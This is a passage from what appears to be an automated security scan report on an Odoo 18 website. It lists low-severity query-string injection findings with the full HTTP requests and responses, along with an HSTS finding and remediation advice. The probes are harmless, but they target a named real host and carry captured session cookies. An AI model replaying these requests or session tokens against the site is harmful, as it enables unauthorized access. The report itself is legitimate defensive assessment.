<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?jba&amp;mgu=1/search?search=&amp;order=name+asc" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.99. https://odoo18.planitswiss.com/website/social/facebook [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**

Path: **/website/social/facebook**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?olk&fop=1** was submitted in the URL path filename. This input was echoed as **?olk&fop=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/social/%3folk%26fop%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=2AysImE8pqk5aoDebIER6_Trl8PR3qsNwtXpkz0ULjacwmQwqNlx1MbcapxTzyDNOr8zfHcp_RJ7NsMuS-9o; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:06:10 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24178

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/website/social/?olk&amp;fop=1" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.100. https://odoo18.planitswiss.com/website/social/facebook [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/social/facebook**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?fma&unh=1** was submitted in the URL path folder 2. This input was echoed as **?fma&unh=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/%3ffma%26unh%3d1/facebook HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=2AysImE8pqk5aoDebIER6_Trl8PR3qsNwtXpkz0ULjacwmQwqNlx1MbcapxTzyDNOr8zfHcp_RJ7NsMuS-9o; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:00:11 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24197

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/website/?fma&amp;unh=1/facebook" data-
```

```
url_code="en" title="English (US)">
...[SNIP]...
```

3.1.101. https://odoo18.planitswiss.com/website/social/linkedin [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/social/linkedin**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?mbn&fft=1** was submitted in the URL path filename. This input was echoed as **?mbn&fft=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/social/%3fmbn%26fft%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ZBJmvGcp1sobnJTdvnVi_3HlBxgvCr6Sep7S2EKXRvbLwYJbG9ny5dPSXMIGLJI2R-Lv8v8Fz04vWGoYUlMK; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:08:20 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24178

<!DOCTYPE html>
```

```
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/website/social/?mbn&amp;fft=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.102. https://odoo18.planitswiss.com/website/social/linkedin [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/social/linkedin**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?ctz&zce=1** was submitted in the URL path folder 2. This input was echoed as **?ctz&zce=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/%3fctz%26zce%3d1/linkedin HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=ZBJmvGcp1sobnJTdvnVi_3HlBxgvCr6Sep7S2EKXRvbLwYJbG9ny5dPSXMIGLJI2R-
Lv8v8Fz04vWGoYUlMK; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:02:19 GMT
Content-Type: text/html;charset=utf-8
```

```
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24197

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/website/?ctz&amp;zce=1/linkedin" data-
url_code="en" title="English (US)">
...[SNIP]...
```

3.1.103. https://odoo18.planitswiss.com/website/social/twitter [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/social/twitter**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?sdb&kux=1** was submitted in the URL path filename. This input was echoed as **?sdb&kux=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/social/%3fsdb%26kux%3d1 HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=DR5jtLwOXk0RYkdnVGVrfsNQIdytsp_Pehur1mtCELMBi-
KZ09chWTJy6vQ8WZuu7_xIvqFVJPUFZPsGkotp; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:07:56 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24178

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/website/social/?sdb&amp;kux=1" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.104. https://odoo18.planitswiss.com/website/social/twitter [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/social/twitter**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?hbe&sew=1** was submitted in the URL path folder 2. This input was echoed as **?hbe&sew=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/%3fhbe%26sew%3d1/twitter HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=DR5jtLwOXk0RYkdnVGVrfsNQIdytsp_Pehur1mtCELMBi-
KZ09chWTJy6vQ8WZuu7_xIvqFVJPUFZPsGkotp; frontend_lang=en_US; tz=Indian/Mauritius
Upgrade-Insecure-Requests: 1
```

```
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
Content-Length: 0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 30 Jul 2025 10:02:14 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24184

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/website/?hbe&amp;sew=1/twitter" data-
url_code="en" title="English (US)">
...[SNIP]...
```

3.1.105. https://odoo18.planitswiss.com/website/translations/aae26241c28e3386a5c3de7b97852e016a51673a [URL path folder 1]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/translations/aae26241c28e3386a5c3de7b97852e016a51673a**

Issue detail

The value of the URL path folder 1 is copied into the response within the query string of a URL.

The payload **?yod&obo=1** was submitted in the URL path folder 1. This input was echoed as **?yod&obo=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /%3fyod%26obo%3d1/translations/aae26241c28e3386a5c3de7b97852e016a51673a?lang=en_US HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
```

```
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=cZ3TguPwCfVjDbIuYukamt3C9qIzDOBRkYv-hn4IcIQLaNKTMvQzvQS0hX1FwOlbu0156-
R7D6ng_RICb2fh; frontend_lang=en_US; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:50:09 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24790

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="?
yod&amp;obo=1/translations/aae26241c28e3386a5c3de7b97852e016a51673a?lang=en_US" data-url_code="en"
title="English (US)">
...[SNIP]...
```

3.1.106. https://odoo18.planitswiss.com/website/translations/aae26241c28e3386a5c3de7b97852e016a51673a [URL path folder 2]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/translations/aae26241c28e3386a5c3de7b97852e016a51673a**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?kyw&kpi=1** was submitted in the URL path folder 2. This input was echoed as **?kyw&kpi=1** within the "href" attribute of an "a" tag.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/%3fkyw%26kpi%3d1/aae26241c28e3386a5c3de7b97852e016a51673a?lang=en_US HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=cZ3TguPwCfVjDbIuYukamt3C9qIzDOBRkYv-hn4IcIQLaNKTMvQzvQS0hX1FwOlbu0156-
R7D6ng_RICb2fh; frontend_lang=en_US; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/login?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 404 NOT FOUND
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:51:29 GMT
Content-Type: text/html;charset=utf-8
Connection: close
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Content-Length: 24745

<!DOCTYPE html>
<html lang="en-US" data-website-id="1" data-main-object="ir.ui.view(266,)">
<head>
<meta charset="utf-8"/>
<meta http-equiv="X-UA-Compatible" content="IE=edge"/>

...[SNIP]...
<a class="dropdown-item js_change_lang active" role="menuitem" href="/website/?
kyw&amp;kpi=1/aae26241c28e3386a5c3de7b97852e016a51673a?lang=en_US" data-url_code="en" title="English (US)">
...[SNIP]...
```

3.1.107. https://odoo18.planitswiss.com/website/translations/d3f918e1507d652b7e67c0d0857872

5ef257f2b1 [URL path filename]

Summary

Severity:	**Low**
Confidence:	**Firm**
Host:	**https://odoo18.planitswiss.com**
Path:	**/website/translations/d3f918e1507d652b7e67c0d08578725ef257f2b1**

Issue detail

The value of the URL path filename is copied into the response within the query string of a URL.

The payload **?ziu&cod=1** was submitted in the URL path filename. This input was echoed unmodified within the response header **Location**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/translations/%3fziu%26cod%3d1?lang=en_US HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=CKYyMzTuZ3U7MlnisfMNA2KERO7AMImtEP0h5TWycpX3LSsPn8M-
xEUPU3O0k2M2OPqqd4WvxTTJdlKWUYgy; frontend_lang=de_DE; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/reset_password?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 303 SEE OTHER
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 15:00:07 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 293
Connection: close
Location: /de_DE/website/translations/?ziu&cod=1?lang=en_US
Set-Cookie: frontend_lang=de_DE; Expires=Wed, 29 Jul 2026 15:00:07 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src * data: blob:; font-src *;img-src * data: blob:; script-src * 'unsafe-inline' 'unsafe-eval'; style-
src * 'unsafe-inline'; frame-src *
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(self),midi=(self),sync-xhr=(self),microphone=(self),camera=(self),magnetometer=
(self),gyroscope=(self),fullscreen=(self),payment=(self)

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/de_DE/website/translations/?ziu&amp;cod=1?la
...[SNIP]...
```

3.1.108. https://odoo18.planitswiss.com/website/translations/d3f918e1507d652b7e67c0d0857872

5ef257f2b1 [URL path folder 2]

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://odoo18.planitswiss.com**

Path: **/website/translations/d3f918e1507d652b7e67c0d08578725ef257f2b1**

Issue detail

The value of the URL path folder 2 is copied into the response within the query string of a URL.

The payload **?yvq&cwd=1** was submitted in the URL path folder 2. This input was echoed unmodified within the response header **Location**.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary query string parameters into URLs in the application's response.

Request

```
GET /website/%3fyvq%26cwd%3d1/d3f918e1507d652b7e67c0d08578725ef257f2b1?lang=en_US HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=CKYyMzTuZ3U7MlnisfMNA2KERO7AMImtEP0h5TWycpX3LSsPn8M-
xEUPU3O0k2M2OPqqd4WvxTTJdlKWUYgy; frontend_lang=de_DE; tz=Indian/Mauritius
Referer: https://odoo18.planitswiss.com/web/reset_password?redirect=%2Fodoo%3Fdb%3DPROD_010725
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 303 SEE OTHER
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 14:58:43 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 349
Connection: close
Location: /de_DE/website/?yvq&cwd=1/d3f918e1507d652b7e67c0d08578725ef257f2b1?lang=en_US
Set-Cookie: frontend_lang=de_DE; Expires=Wed, 29 Jul 2026 14:58:43 GMT; Path=/; secure
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src * data: blob:; font-src *;img-src * data: blob:; script-src * 'unsafe-inline' 'unsafe-eval'; style-
src * 'unsafe-inline'; frame-src *
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(self),midi=(self),sync-xhr=(self),microphone=(self),camera=(self),magnetometer=
(self),gyroscope=(self),fullscreen=(self),payment=(self)

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
```

```
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/de_DE/website/?yvq&amp;cwd=1/d3f918e1507d652
...[SNIP]...
```

3.2. Strict transport security not enforced

Summary

Severity:	**Low**
Confidence:	**Certain**
Host:	**https://odoo18.planitswiss.com**
Path:	**/**

Issue detail

This issue was found in multiple locations under the reported path.

Issue background

The application fails to prevent users from connecting to it over unencrypted connections. An attacker able to modify a legitimate user's network traffic could bypass the application's use of SSL/TLS encryption, and use the application as a platform for attacks against its users. This attack is performed by rewriting HTTPS links as HTTP, so that if a targeted user follows a link to the site from an HTTP page, their browser never attempts to use an encrypted connection. The sslstrip tool automates this process.

To exploit this vulnerability, an attacker must be suitably positioned to intercept and modify the victim's network traffic.This scenario typically occurs when a client communicates with the server over an insecure connection such as public Wi-Fi, or a corporate or home network that is shared with a compromised computer. Common defenses such as switched networks are not sufficient to prevent this. An attacker situated in the user's ISP or the application's hosting infrastructure could also perform this attack. Note that an advanced adversary could potentially target any connection made over the Internet's core infrastructure.

Issue remediation

The application should instruct web browsers to only access the application using HTTPS. To do this, enable HTTP Strict Transport Security (HSTS) by adding a response header with the name 'Strict-Transport-Security' and the value 'max-age=expireTime', where expireTime is the time in seconds that browsers should remember that the site should only be accessed using HTTPS. Consider adding the 'includeSubDomains' flag if appropriate.

Note that because HSTS is a "trust on first use" (TOFU) protocol, a user who has never accessed the application will never have seen the HSTS header, and will therefore still be vulnerable to SSL stripping attacks. To mitigate this risk, you can optionally add the 'preload' flag to the HSTS header, and submit the domain for review by browser vendors.

References

- HTTP Strict Transport Security
- sslstrip
- HSTS Preload Form

Vulnerability classifications

- CWE-523: Unprotected Transport of Credentials
- CAPEC-94: Man in the Middle Attack
- CAPEC-157: Sniffing Attacks

Request

```
GET /web/static/lib/bootstrap/js/dist/util/focustrap.js HTTP/1.1
Host: odoo18.planitswiss.com
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: session_id=alwzTPYPuTo1njoT47Yv06aB3yct2lsRLMvzHlJIPvAK7yqQ2MwcVKbklwr96HvlrzxoBy8kKFUP3AdKw3hf
Referer: https://odoo18.planitswiss.com/web/database/selector
Sec-CH-UA: "Chromium";v="136", "Not;A=Brand";v="24", "Google Chrome";v="136"
Sec-CH-UA-Platform: "Windows"
Sec-CH-UA-Mobile: ?0
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 29 Jul 2025 13:13:12 GMT
Content-Type: text/javascript; charset=utf-8
Content-Length: 3464
Connection: close
Content-Disposition: inline; filename=focustrap.js
Last-Modified: Wed, 18 Jun 2025 12:43:44 GMT
Cache-Control: max-age=864000
Expires: Fri, 08 Aug 2025 13:13:12 GMT
ETag: "1750250624-3464-2878086707"
X-Content-Type-Options: nosniff
Cache-Control: public, max-age=4h

/*!
* Bootstrap focustrap.js v5.3.3 (https://getbootstrap.com/)
* Copyright 2011-2024 The Bootstrap Authors (https://github.com/twbs/bootstrap/graphs/contributors)
* Licensed under MIT (https://
...[SNIP]...
```
